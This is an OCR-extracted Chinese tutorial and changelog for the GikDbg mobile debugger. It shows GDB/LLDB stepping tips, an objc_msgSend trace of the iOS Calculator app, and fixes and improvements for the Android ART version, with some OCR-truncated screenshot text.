
这个时候就可以调试我们感兴趣的函数了，有如下注意事项：

GDB 模式——有可能 F7 F8 会一直停留在有断点的地址上，这个是 GDB 的 Bug，可以通过取消该断点再 F7 F8 解决；

LLDB 模式——F8 无法单步步过函数调用，这个是 LLDB 的 Bug，可以通过 F4 到指定地址解决。

Step 9.查看 objc 消息调用链

如果我们想查看该 App 的消息调用链，可以通过$detectobjc 命令实现：


gikdbg v1.1.build140520.1
Options Windows iHelp
iShell
(gikir) $detectobjc
$2 = 6081
(gdb) $3 = 0x3a30c "now is detecting objc_msgSend ...\n"
(gikir) _Continuing.
connected to the log server ...
(gikir) _0x003FD545 : objc_msgSend(obj_0056F384("BI_HookLayer") , sel_0050DB32("handleApplicationTouchEvent:"),...)
0x31E54351 : objc_msgSend(obj_00163060("CalcKeypadView") , sel_00011A81("touchesChangedWithEvent:"),...);
0x00009D33 : objc_msgSend(obj_002385A0("CalculatorController") , sel_0001131D("touchDownOnKeypad:tag:frame:playSou
0x00006D67 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010FA4("_showPressedStateForTag:inFrame:"),
0x00006E43 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010FC5("_hidePressedState:"),...);
0x31E2030D : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010A9C("_layoutPortraitSubviews"),...);
0x003FD545 : objc_msgSend(obj_0056F384("BI_HookLayer") , sel_0050DB32("handleApplicationTouchEvent:"),...);
0x31E54421 : objc_msgSend(obj_00163060("CalcKeypadView") , sel_00011A81("touchesChangedWithEvent:"),...);
0x00009BDB : objc_msgSend(obj_002385A0("CalculatorController") , sel_0001135C("touchUpOnKeypad:tag:"),...);
0x00006DA1 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010FD8("_advancedKeypadView"),...);
0x00006DC5 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010C98("_basicButtonPress:"),...);
0x0000577F : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010C66("_setShowingCalloutBar:"),...);
0x000057AD : objc_msgSend(obj_00016704("CalculateUtilities") , sel_0001091D("errorStringForResult:"),...);
0x000057EB : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010807("_showActiveState:forOperator:"),...
0x000071BF : objc_msgSend(obj_000166C8("CalcStackItem") , sel_00010DB3("tagForOperator:"),...);
0x000057EB : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010836("_showActiveState:onTag:"),...);
0x0000714F : objc_msgSend(obj_00163060("CalcKeypadView") , sel_00011087("setShowingSelectedState:forButtonWithTag:
0x0000716F : objc_msgSend(obj_00000000("nil") , sel_00011087("setShowingSelectedState:forButtonWithTag:borderWidth
0x00007181 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010FD8("_advancedKeypadView"),...);
0x0000718F : objc_msgSend(obj_00000000("nil") , sel_00011087("setShowingSelectedState:forButtonWithTag:borderWidth
0x00006DC5 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010F28("_digitPress:"),...);
0x0000554B : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010E9A("_clearIfOperatorOrEqualsKeyPressed"
0x00005435 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010D4F("_clearDisplay"),...);
0x00004BF3 : objc_msgSend(obj_002385A0("CalculatorController") , sel_0001090D("_setDisplayVal:"),...);
0x00004BF3 : objc_msgSend(obj_002385A0("CalculatorController") , sel_00010A6E("_setCalcValueViewValues:userEntered
0x00004BF3 : objc_msgSend(obj_0023E120("CalcValueView") , sel_00010D21("setDisplayValue:userEntered:"),...);
0x00004BF3 : objc_msgSend(obj_0023E120("CalcValueView") , sel_00011CEF("_updateValue"),...);
0x0000B19D : objc_msgSend(obj_0023E120("CalcValueView") , sel_00011E88("FormattedDisplayValue"),...);

该功能在 LLDB FAST 模式下无法使用。如果想定制输出，可以 Hook 注入到调试进程中的动态库 gikir_iserver_injecter.dylib 中的函数：

```
int filter_objc_message(const char *cls,const char *sel);
```

cls 是类名，sel 是消息名，返回 0 表示打印输出，返回 1 表示忽略；

其他更多的细节，可以前往 http://gikir.com/product.php 下载使用。在使用 gikdbg 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

GikDbg.ART for Android 更新日志 - v1.1.build140606.1

修复列表:

1. 修复了$install 命令无参数时崩溃的 bug；

2. 修复了路径中含有空格导致上传失败的 bug；

3. 修复了 F9 运行程序弹出原始 OD 线程错误对话框的缺陷；

4. 修复了进程名中含有‘/’字符导致保存断点时崩溃的 bug；

5. 修复了 ELF Code...窗口无法在指定的函数中右键下断点的 bug；

6. 修复了非调试状态下 GDB Shell 执行的是 ADB Shell 命令的 bug；

7. 修复了强制关闭 gikdbg.art.exe 后无法启动的缺陷；

改进列表:


1.添加多线程调试的支持；

2.将依赖的文件上传至/data/local/tmp 目录；


3.将 F9 运行的状态改为 STAT_IDLE，防止 ollydbg CPU 占用率过高；

GikDbg 运行截图

GikDbg for iOS:



GikDbg.ART (Android):



gikdbg.art v1.0(beta).build140525.1
File View Debug ART Debug Trace Plugins Options Windows ART Help
ART Executable Modules
Index Name Base Path
1 system@framework@boot.oat 6236B000 /data/dalvik-cache/system@framework@boot.oat
2 system@priv-app@Dialer.apk@classes.dex AFD1A000 /data/dalvik-cache/system@priv-app@Dialer.apk@classes.dex
ART CPU
AFF106AC 6A48 ldr r0, [r1, #0x24]
AFF106AE 4770 bx lr
AFF106B0 90 lsls r0, r2, #0x2
AFF106B2 0 movs r0, r0
AFF106B4 C010F8D9 ldr.w r12, [r9, #16]
AFF106B8 40E0E92D push.w {r5, r6, r7, lr}
AFF106BC E20F2AD subw lr, sp, #0x20
AFF106C0 45E6 cmp lr, r12
AFF106C2 803AF0C0 blo.w #0xAFF1073A
AFF106C6 46F5 mov sp, lr
AFF106C8 1C06 adds r6, r0, #0x0
AFF106CA 9000 str r0, [sp]
AFF106CC 1C0D adds r5, r1, #0x0
AFF106CE 3E05F24A movw lr, #0xa305
AFF106D2 2EC3F2C6 movt lr, #0x62c3
AFF106D6 1070F646 movw r0, #0x6970
AFF106DA 54F2C6 movt r0, #0x6054
AFF106DE 1C29 adds r1, r5, #0x0
AFF106E0 47F0 blx lr
AFF106E2 E158F8D9 ldr.w lr, [r9, #344]
AFF106E6 1C31 adds r1, r6, #0x0
AFF106E8 20BDF240 movw r0, #0x2bd
JCardService-onBind
JCardService-onCreate
Register (ARM)
r0 FFFFFFFC
r1 BECC10D8
r2 00000010
r3 FFFFFFFF
r4 B8F06FF0
r5 00000000
r6 B8F07004
r7 BECC10D8
r8 B8F07038
r9 00000014
sl 60676838
fp 00000000
ip BECC10D8
sp BECC10B8
lr B6EEA62B
pc B6F2F508
n 0 z 0 c 1
v 0 q 0 j 0
ge 0 e 0 a 1
i 0 f 0 t 0
5554:gikdbg
Select runtime
Use Dalvik
Use ART
Cancel
Address Hex dump
BECC10B8 CC F5 F2 B6 00 00 00 00 00 00 00 00 0C 00
BECC10C8 00 12 CC BE 0A 00 00 00 0A 00 00 00 B8 00
BECC10D8 B8 10 CC BE 00 00 00 00 00 00 00 00 00 00
Frame of epoll_wait

gikdbg.art 系列教程 1-功能简介

